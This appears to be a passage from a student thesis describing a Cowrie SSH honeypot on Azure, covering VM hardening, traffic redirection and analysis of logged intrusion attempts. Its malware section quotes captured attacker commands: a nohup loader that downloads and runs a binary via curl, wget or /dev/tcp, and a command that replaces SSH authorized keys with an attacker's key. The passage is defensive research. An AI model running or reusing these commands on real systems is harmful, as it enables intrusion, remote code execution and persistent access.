

Figure 5: Tactics of the ATT&CK framework with short description from an adversary perspective [34].

3 Analysis [Morten]

In this section we will argue for our choice of a honeypot tool. We start out by listing the requirements, we have for the honeypot tool to be deployed. These requirements include an extensively used protocol; prior knowledge to the given protocol; and well-documented tool to aid us in the configuration process. Next we analyse some of the most common tools available. Based on the analysis we will choose a single open source tool to deploy. The deployment will be explained in details in section 4.

3.1 Requirements for honeypot

3.1.1 Extensively used protocol

When studying adversary behaviour on the Internet it is relevant to look at some of the protocols that are extensively used, since we could expect that such protocols also experience more attacks. Within cyber security it is widely known that "popularity breeds risk". By this we mean that extensively used systems, websites and protocols are more susceptible to become targeted by attackers. Metcalfe's law states that the value of a system increases as the number of users in a system grows [73]. Since we want to collect as much data as possible in our honeypot, we will require the tool to serve an extensively used protocol. `shodan.io` is a portal that gathers information about devices connected to the Internet [62]. Using shodan, we can achieve insights to which ports are most often open, and thus also which services are most often served. Figure 6 below shows the 10 most common ports open in Denmark[2].



Figure 6: Top 10 ports open in Denmark with numbers of devices.

Port **7547** (CPE WAN Management Protocol), **161** (Simple Network Management Protocol), **123** (Network Time Protocol) and **179** (Border Gateway Protocol) are often used for network configuration. Port **80** (HTTP), **443** (HTTPS), **8081** (alternative HTTP) and **8443** (alternative HTTPS) are often used for HTTP requests. This leaves us with port **21** (FTP) and **22** (SSH). We will *not* be looking into the network configuration protocols, since we expect less malware to be targeted towards these, because they are used to configure lower levels in the OSI model that can't give same control of end systems. Furthermore, we are unfamiliar with the specific use of these network configuration protocols. This leaves us with the HTTP protocols, SSH and FTP.

SSH is particularly interesting, since the protocol offers a potential adversary access to a shell. We could expect that experienced adversaries would want access to this, since

[2]Shodan search query "country:dk"

they can achieve high access to a system - especially if they can deploy some successful privilege escalation attacks.

3.1.2 Prior knowledge to protocol

We also prioritize prior knowledge to a given protocol as a valued feature. We have no prior knowledge to the network configuration protocols presented above. We also have limited knowledge about FTP. This leaves us with SSH and HTTP protocols, which the honeypot tool should support, since we have most prior knowledge about these protocols.

3.1.3 Documentation

We will expect that most of the honeypot tools available are open source hobby projects. Therefore, some of the tools may have very limited documentation, since they are not developed by companies, who would have more resources to develop a more descriptive documentation. Since we have never deployed a honeypot, we will also value this aspect highly, and choose a honeypot that has extensive documentation.

3.2 Comparing honeypot tools

In this section we will give an overview of the most common tools available to build honeypots. There are many different open source honeypot projects available [56]. The tools have different advantages and limitations, which we will describe and summarize in the end of this subsection.

Note that there are many honeypot tools that we have not included in the following. Most of these are simply too small to consider and are not continuously supported by the development community. We have therefore included the most prominent and common tools. Since the tools are primarily open source and practical, we have prompted ChatGPT to get information on most popular honeypot tools. We made the following prompt: *"List the 10 most common and popular honeypot tools available"* where the tool listed and described the following honeypot tools: *Cowrie, Dionaea, Honeyd, Kippo, Glastopf, T-Pot, Conpot, Snare, Honeytrap, Canarytokens / Thinkst Canary* [53]. This was used as a confirmation to pursue some of the honeypot tools that we had read about previously.

T-pot
T-pot is an all in one honeypot platform, which can be configured to multiple different environments [10]. T-pot is the most advanced and comprehensive open source tool available. It can be set up for more than 20 honeypot services depending on the service to be operated. These 20 honeypot services includes SMTP, SSH, HTTP and many other server protocols that can be emulated and controlled from T-pot. T-pot sets up these services through service-specific docker containers. Data can be stored in the containerized environment to customize the service and make it more realistic.

Cowrie
Cowrie is a SSH and Telnet honeypot that is designed to log attacks. It offers both medium and high interaction level. In the medium level a UNIX shell system is emulated, when a client attempts to connect to the cowrie server via SSH or Telnet. In the high interaction level, cowrie sets up an intermediate proxy which can redirect connections to other backend VMs [52]. Cowrie is limited to only supporting SSH and Telnet, which limits the breadth of the tool. Cowrie is a checked out fork of Kippo, which was also suggested to be a top 10 honeypot.

Dionaea
Dionaea is a tool mainly focused on collecting malware activity. The tool is intended to get a copy of malware injected into a given network service [15]. The services supported are for instance HTTP, FTP, TFTP, PPTP, and many others.

SNARE
Super Next generation Advanced Reactive honEypot (SNARE) is a web application honeypot focused at attracting different attacks from the Internet. SNARE is a newer version of Glastopf, which was also suggested to be a widely used honeypot tool.

Canarytoken
Canarytoken is an example of a honeytoken, which can notify the deployer of the token, when the token is activated. The tool does not offer protocol specific implementations. Rather the tool offers the deployer to insert a token into a given software. For instance when creating a token for HTTP, a URL is created that will notify the deployer, when accessed. However, this tool does not entail a honeypot, so we will not be advancing with this tool.

For an overview of analysed tools, see table 5.

Tool	Description	Interaction level	Protocols
T-pot	All in one honeypot platform that offers more than 20 services. Other honeypot tools can be run within T-pot.	High	5+
Cowrie	Honeypot that offers SSH and Telnet connections.	Medium-High	SSH, Telnet
Dionaea	Focused at gaining knowledge about malware	Medium	Black hole, EPMAP, FTP, HTTP, Memache, Mirror, MongoDB, MQTT, MSSQL, MySQL, nfq, PPTP, Printer, SIP (VoIP), SMB, TFTP, UPnP
SNARE	Focused at gaining knowledge about malware	Medium	HTTP
Canarytoken	Notifies deployer when token is activated	Low	No specific protocol supported

Table 5: Overview of selected open source honeypot tools.

3.3 Choosing a tool to be configured

Based on the summarized analysis above, we have chosen to continue with the honeypot tool *cowrie*. The tool complies with most of the requirements we specified in section 3.1. We have summarized our findings in table 6.

Requirement	Cowrie
Supporting extensively used protocol	(+) SSH supported
Well-documented	(+−) Cowrie offers documentation for set-up and customization [67], but we have no prior knowledge to Cowrie
Prior knowledge to protocol	(+) Prior knowledge to SSH

Table 6: Findings of most appropriate honeypot tool.

4 Configuration of system and honeypot [Morten]

In this section we will describe the configuration of our honeypot, which includes the used services in the VM that hosted the honeypot. We made a simple set up to see, which attacks we could attract to the honeypot with a default setup. In the following section we will describe the design and configuration choices for some of the essential elements in the VM and honeypot configuration.

To understand the configuration we will start by showing a high level design of the configuration and afterwards describe each aspect of the setup. See figure 7 for a graphical depiction of the setup.



Figure 7: Abstract figure depicting the configuration. The specified ports are open to the Internet. Cowrie is served on port 2222. Any traffic from port 22 is forwarded. We used port 3000 to get access to the virtual machine, where a second SSH daemon was serving an access point.

4.1 Azure Virtual Machine

To host the honeypot we would need a server facing the public Internet, which Azure could provide. We choose to use Microsoft Azure Cloud, because the cloud service is widely used in Denmark. Although a shift away from large US cloud providers is intended among some organisations [50], Azure Cloud remains one of the largest cloud providers in Denmark. It

is therefore relevant to set up the honeypot in Azure Cloud, since it is still so widely used (see section 3.1 about *popularity breeds risk*). Due to its extensive use, we will also expect it to be highly targeted by malicious attacks.

We used *Azure Virtual Machine* service, which is one of the 100+ services available in Azure. This was a *Platform-as-a-service* (PaaS) configuration, which gave us higher control of the system compared to a *Software-as-a-Service* (SaaS) set up. The VM was configured to a *Standard D2s v3 (2 vcpus, 8 GiB memory)* running the Linux Operating System *Debian 12 Bookworm*. When configuring and initializing the Azure Virtual Machine in Azure Portal (which is the GUI for Azure), an SSH service on port 22 was made available by Azure Cloud. A private key was offered in the initialization phase of the VM within the Azure Portal. Furthermore, when initialized in Azure Cloud a public facing IP-address was automatically allocated and available. Notice that this was *prior* to the honeypot being set up, so the use of the private key in port 22 on the public facing IP-address was our initial access to the VM. At this stage the honeypot was not configured. After gaining initial access we could customize the VM to open a second port to access the VM, since port 22 would later be used to attract attackers.

4.2 Creating new administrator and disabling log in as root

After gaining access to the VM we created a user called `john_doe`, who would get sudo privileges. `john_doe` would therefore become the "administrator" of the VM. We did this be adding the user to the `sudo` group (see listing 1). We would only allow `john_doe` to be in the sudo group, and we choose not to add nor allow any other users to be in the sudo group.

```
@:# sudo adduser john_doe
Adding user 'john_doe' ...
Adding new group 'john_doe' (1001) ...
Adding new user 'john_doe' (1001) with group 'john_doe (1001)' ...
Creating home directory '/home/john_doe' ...
Copying files from '/etc/skel' ...
New password: ...

@:# sudo usermod -aG sudo john_doe
```

Listing 1: Admin created.

The password was chosen to be 15+ characters long, which follows NIST-guidelines [68] - it stems from the saying "password length triumph complexity". After obtaining a user with sudo privileges, we could proceed to lock the root account, thereby disabling login as root:

```
@:# sudo passwd -l root
```

We also disabled root log in through SSH by editing `/etc/ssh/sshd_config`:

```
@:# sudo vi /etc/ssh/sshd_config

PermitRootLogin no
```

Having created a new administrator and disabled root login, we could continue by making a SSH service listen on another port. This is explained in the following subsection.

4.3 Maintaining backend access with a second SSH daemon

Since we wanted attackers to be directed into the honeypot when accessing port 22, we would need to create a second SSH daemon on another port, where we could get backend access to the VM and the honeypot. Otherwise we would end up in the honeypot and not be able to access the VM.

We created a second SSH configuration file `/etc/ssh/sshd_config_snd` to handle the alternative access. Our second SSHD daemon was chosen to listen on port 3000. The most relevant configuration options that we specified in the configuration file are shown in listing 2. The options specify that for a person to log in on port 3000, the person would need to log in as john_doe. Furthermore, the person would need both password *and* SSH key to get access.

```
Port 3000
MaxAuthTries 10
PermitRootLogin no
PasswordAuthentication no
PermitEmptyPasswords no

# System default configurations
# ...
# System default configurations

AllowUsers john_doe

Match User john_doe
    AuthenticationMethods publickey,password
    PasswordAuthentication yes
    PubkeyAuthentication yes
```

Listing 2: Important configurations for second SSH daemon.

We created a private SSH key to be used in the future, which was stored on our local computer. The key was afterwards protected with a password. We choose to increase the number of bits in the key from the default 3072 to 4096:

```
ssh-keygen -t rsa -b 4096 -f ~/.ssh/id_rsa
ssh-keygen -p -f ~/.ssh/id_rsa
```

This key was then transferred to the `/home/john_doe/.ssh/authenticated_keys` file using:

```
ssh-copy-id -i ~/.ssh/id_rsa.pub -p 3000 john_doe@remote_host
```

After this configuration it was only possible to access the backend of the VM by logging in as `john_doe` while using both password *and* the generated key.

4.4 Disabling switch user for other users than administrator

In our VM we only allowed john_doe to switch to other users in the system using the `su`[3] command. This was designed to restrict other users from attempting to switch to john_doe user with a brute force attack on john_doe's password (if you gain access to another user in the system, you are only prompted for the password, when attempting to switch to the user john_doe). We used a setup, where we in `/etc/pam.d/su` included `auth required pam_wheel.so` which required john_doe to be member of `wheel` group in order to execute `su`. All other users, who are not part of `wheel` group were not able to execute `su`.

4.5 Forwarding packets with nat filter

Since cowrie by default was set up to listen on port 2222, we would need to forward traffic from port 22 to port 2222. We used `iptables`, which is a Linux built-in firewall tool for handling packets in a system. Notice that the packet filter rules are system-wide configurations, which means that it requires sudo privileges to configure. By running the following command as `john_doe`, we could redirect the packets to port 2222:

```
sudo iptables -t nat -A PREROUTING -p tcp --dport 22 -j \
    REDIRECT --to-port 2222
```

Notice that we only set up for the TCP protocol, since SSH only serves TCP. The filter being configured is the `nat` filter, which is used for port forwarding [6]. The iptables contain four different filters (`filter, nat, mangle, raw`) and each is used for different purposes. As we can see there are more filters to configure to make a more customized and detailed set-up of the firewall. It is outside the scope of this thesis to discuss the aspects of the different filters, but it would presumably be highly relevant, when configuring a more advanced and customized honeypot.

4.6 Set-up of cowrie specific settings

We used the default settings for the cowrie setup [67]. In the default settings only a medium interactive honeypot is set up, where adversaries are shown a predefined terminal window,

[3] su: substitute user identity



Figure 8: Flowchart of cowrie medium interaction set up.

where their commands are replayed. We attempted to make a more advanced setup, which would provide each attacker with a pristine VM, but this setup did not succeed. See discussion on this issue in section 6.

However, we have provided a flow chart of the medium interaction set up of cowrie in figure 8. This specifies some of the main steps taken by the cowrie program, when starting up. As seen in figure 8, cowrie makes extensive use of `Twisted`, which is an open-source event-driven network framework for custom applications [70, 72]. Twisted is used by many large software applications such as Twitch, Twilio, Ubuntu One, and many others for handling multiple concurrent connections. Thus, the framework offers comprehensive opportunities to customize and handle the different layers and sockets in a network application. Twisted is particularly well-equipped to handle multiple concurrent

connections made for a system. In essence Twisted makes it possible to configure a network application without doing networking programming in C - it is all handled by Twisted.

5 Results [Morten]

The honeypot was started on 10 April 2025 and stopped on 6 May 2025. Our Azure subscription model was pay-as-you-go, which meant that Microsoft could deallocate the VCPUs running our VM, when their demand for computing power was high. This meant that the VM was deallocated by Microsoft at different points during the month. In these shorter periods of deallocation, the honeypot was thus not available. However, we ended up having more than two weeks of runtime in total. The resulting log files totalled more than 148 MB. A compressed version of the combined log files can be found in this project's repository (see Appendix A - project description).

We collected 357,510 logged events in total during the period, but many of the events were not interesting for further analysis. For instance there were more than 35,000 events containing the input `echo -e \"\\x6F\\x6B\"`[4], which were not interesting. Similarly many event logs contained information about SSH version set up and whether a login was successful. The most relevant logs were the ones containing scripts and commands attempted to be run in the honeypot, which we will return to in section 5.3.

5.1 Showcasing cowrie [Morten]

We have included two figures to show, how the honeypot looks, when an adversary enters. See figure 9 and 10.

As seen in figure 9, an adversary can successfully download content from a host. However, the adversary cannot establish a connection from within the honeypot to a host outside - although the adversary is shown a seemingly successful connection in the terminal, there is no host key stored in the `known_hosts` file.

[4]Translates to: **ok**



Figure 9: Simple commands in the honeypot.

Figure 10: Simple commands in the honeypot.

5.2 Geographical presence of IP addresses [Morten]

To analyse the data we initially looked at the IP addresses in the log file. Where did they originate from, and how many could be mapped to each country. This was a way to initially structure an analysis of our data to get an overview. In Appendix A - project description, we have referenced the files used to extract the IP addresses from the log files. The IP addresses have been mapped to each country by making API calls to `ip-api.com`.

The IP addresses have finally been visually presented in figure 11. As we can see, there were more attacks from larger countries such as China, USA, Russia and India in our honeypot. It is expected that larger countries will have more devices connected to the Internet and thus also more attacks will originate from these countries. It is important to consider that IP-masking may have been used for hiding the true location of the devices used, where the adversary may have used a VPN to hide the true location [65]. However, we were a bit surprised to see more attacks originating from United States than Russia, although IP-masking can also explain this difference.



Figure 11: IP address country origination.

5.3 Analysis of malware [Oliver]

This paper's research question is focused at gaining knowledge about adversary behaviour in our honeypot, which is learned through their use of malware. In the following we will analyse a number of logs from our honeypot that contain malware.

Out of the total 357,510 event logs in our honeypot, 38,259 events were categorized as `cowrie.command.input` events - i.e. logs containing information about the commands attempted to be run in the terminal window of the honeypot. These were the interesting events to be analysed, since they could provide us with specific information about adversary behaviour. However, as explained earlier most of these input commands contained the command `echo -e \"\\x6F\\x6B\"`, which was of little interest. Thus, not all input commands will be analysed, but only the longer ones, since we expect the longer ones to give more information about adversary behaviour, which `echo -e \"\\x6F\\x6B\"` does not.

We have defined the interesting event logs to be command inputs of more than 100 characters long (see the file `divide-inputs.py` in Appendix A - project description for more details). Our intention with this threshold was to leave out shorter commands (such as the `echo` command referred to above), but simpler commands with long arguments were then included. For example *log 5* and *log 6* in the following analysis are simple commands, but contain longer arguments that can tell something about adversary behaviour. However, this was a practical filtering approach and turned out to be quite effective in the sense that we didn't end up with many simple commands. We have kept the two logs containing simple commands, since they still offered interesting insights despite their simplicity.

After dividing the commands at 100 characters, we had narrowed the commands down to 74 event logs from the honeypot. Out of these logs, 8 were unique, since many contained the same code, but had different addresses, keys or path names. We considered two logs similar, if they only differed in their arguments. Thus, two commands downloading files, but from different IP addresses were viewed as identical. In such a scenario the respective logs will be analysed within the same section, as their overall behaviour and approach are the same.

In the following, we will only conduct static analysis. This means that we will analyse the code, but we won't run in it a sandboxed environment as in the dynamic analysis [69]. See table 7 for an overview of the unique commands to be analysed.

Log number and malware type	ATT&CK tactics
Log 1 - Trojan horse [Morten]	*Execution, Persistence, Privilege escalation, Defence Evasion, Command and control*
Log 2 - SSH Key Manipulation and Botnet Mining [Oliver]	*Persistence, Impact*
Log 3 - SSH Key Manipulation and Defence Evasion [Oliver]	*Persistence, Impact, Defence Evasion, Discovery*
Log 4 - Persistence Mechanism [Oliver]	*Discovery*
Log 5 - Information Gathering [Morten]	*Discovery*
Log 6 - Information Gathering [Oliver]	*Discovery*
Log 7 - Downloading DDoS Trojan Horses [Oliver]	*Execution, Defence Evasion, Command and Control*
Log 8 - Command and control [Morten]	*Defence Evasion, Command and control*

Table 7: Categories of unique command logs.

5.3.1 Log 1 - Trojan horse [Morten]

For this log we had three identical commands - the only difference was the IP address, where the adversaries attempted to download content from. We will analyse the downloaded content later, but first let us look into the adversary's injected malware:

```
nohup $SHELL -c \"curl http://[HOST]/linux -o
    /tmp/jo5UUabMFI;  if [ ! -f /tmp/jo5UUabMFI ]; then wget
    http://[HOST]/linux -O /tmp/jo5UUabMFI; fi;
    if [ ! -f /tmp/jo5UUabMFI ];
    then exec 6<>/dev/tcp/[HOST] && echo -n 'GET /linux' >
    &6 && cat 0<&6 > /tmp/jo5UUabMFI ; chmod +x /tmp/jo5UUabMFI &&
    /tmp/jo5UUabMFI [LONG_ARGUMENT]; fi; echo 12345678 > /tmp/.opass;
    chmod +x /tmp/jo5UUabMFI && /tmp/jo5UUabMFI [LONG_ARGUMENT]\" &
```

The log shows that the adversary is running a process in the background with `nohup [CODE] &`. The little & sign at the end instructs `nohup` to run in the background and live beyond the terminal is closed [27]. The default shell is executed with the code inside the quotes. The reason behind the use of `nohup` can be explained by the *Defence evasion* tactic, as `nohup` makes it possible to ignore signal interruption and thus more difficult to interrupt [39]. We will later see that contrary to log 7 5.3.7, which will not attempt to cover the process before downloading content, this log shows a more resistant approach to be shut down, when using `nohup`. When examining the downloaded content

further, it becomes clear why.

For this log it attempted to download content from three different IP addresses. For two of the three IP addresses we successfully downloaded binary malware files of 3.5 MB (`linux`) and 3.7 MB (`linux.1`), while the third address was unreachable when analysing. When inspecting the files (using `file linux`) we could see that the file types were binaries:

```
linux: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
    statically linked, no section header
```

The omission of section headers is typical in malware to obfuscate analysis of the malware. We asked chatGPT to proceed with the analysis of the malware by prompting: *We have successfully downloaded malware from an IP address, but the file is binary, how to proceed?* [54]. It was suggested to find the checksum of the file (`sha256sum linux`) and search in malware databases. We searched the checksum[5] in `virustotal.com` and `hybrid-analysis.com`.

`virustotal.com` categorized the malware to be a trojan, which explains the stealthy approach. It was first seen in the wild on 22 April 2025, so it is a quite new malware. It uses 5 tactics and 10 techniques, suggesting that it is not a simple malware. We will not cover all techniques, but one of the used techniques is *Create or Modify System Process: Systemd Service*, which the following command found by `virustotal.com` in the binary malware shows:

```
systemctl kill -s HUP rsyslog.service
```

By using the mentioned technique, the adversary attempts to restart services, where new services may have been written that can be available for the adversary after restart. This makes it harder for the system to see that an underlying attack is taking place.

For `linux.1` we also searched the same databases for the file's checksum[6], which also categorized the malware as a trojan. It was first seen in the wild on 25 May 2025, so an even newer version. It uses very similar tactics and techniques as the other binary file with malware (`linux`), so we won't go into details on this one as well. It suggests that `linux.1` is a modified version of `linux`.

5.3.2 Log 2 - SSH Key Manipulation and Botnet Mining [Oliver]

Log 2 is given below. We have provided a placeholder for the public key used:

```
cd ~ && rm -rf .ssh && mkdir .ssh && echo
    \"ssh-rsa [PUBLIC_KEY] mdrfckr\">>.ssh/authorized_keys && chmod -R go= ~
   /.ssh && cd ~
```

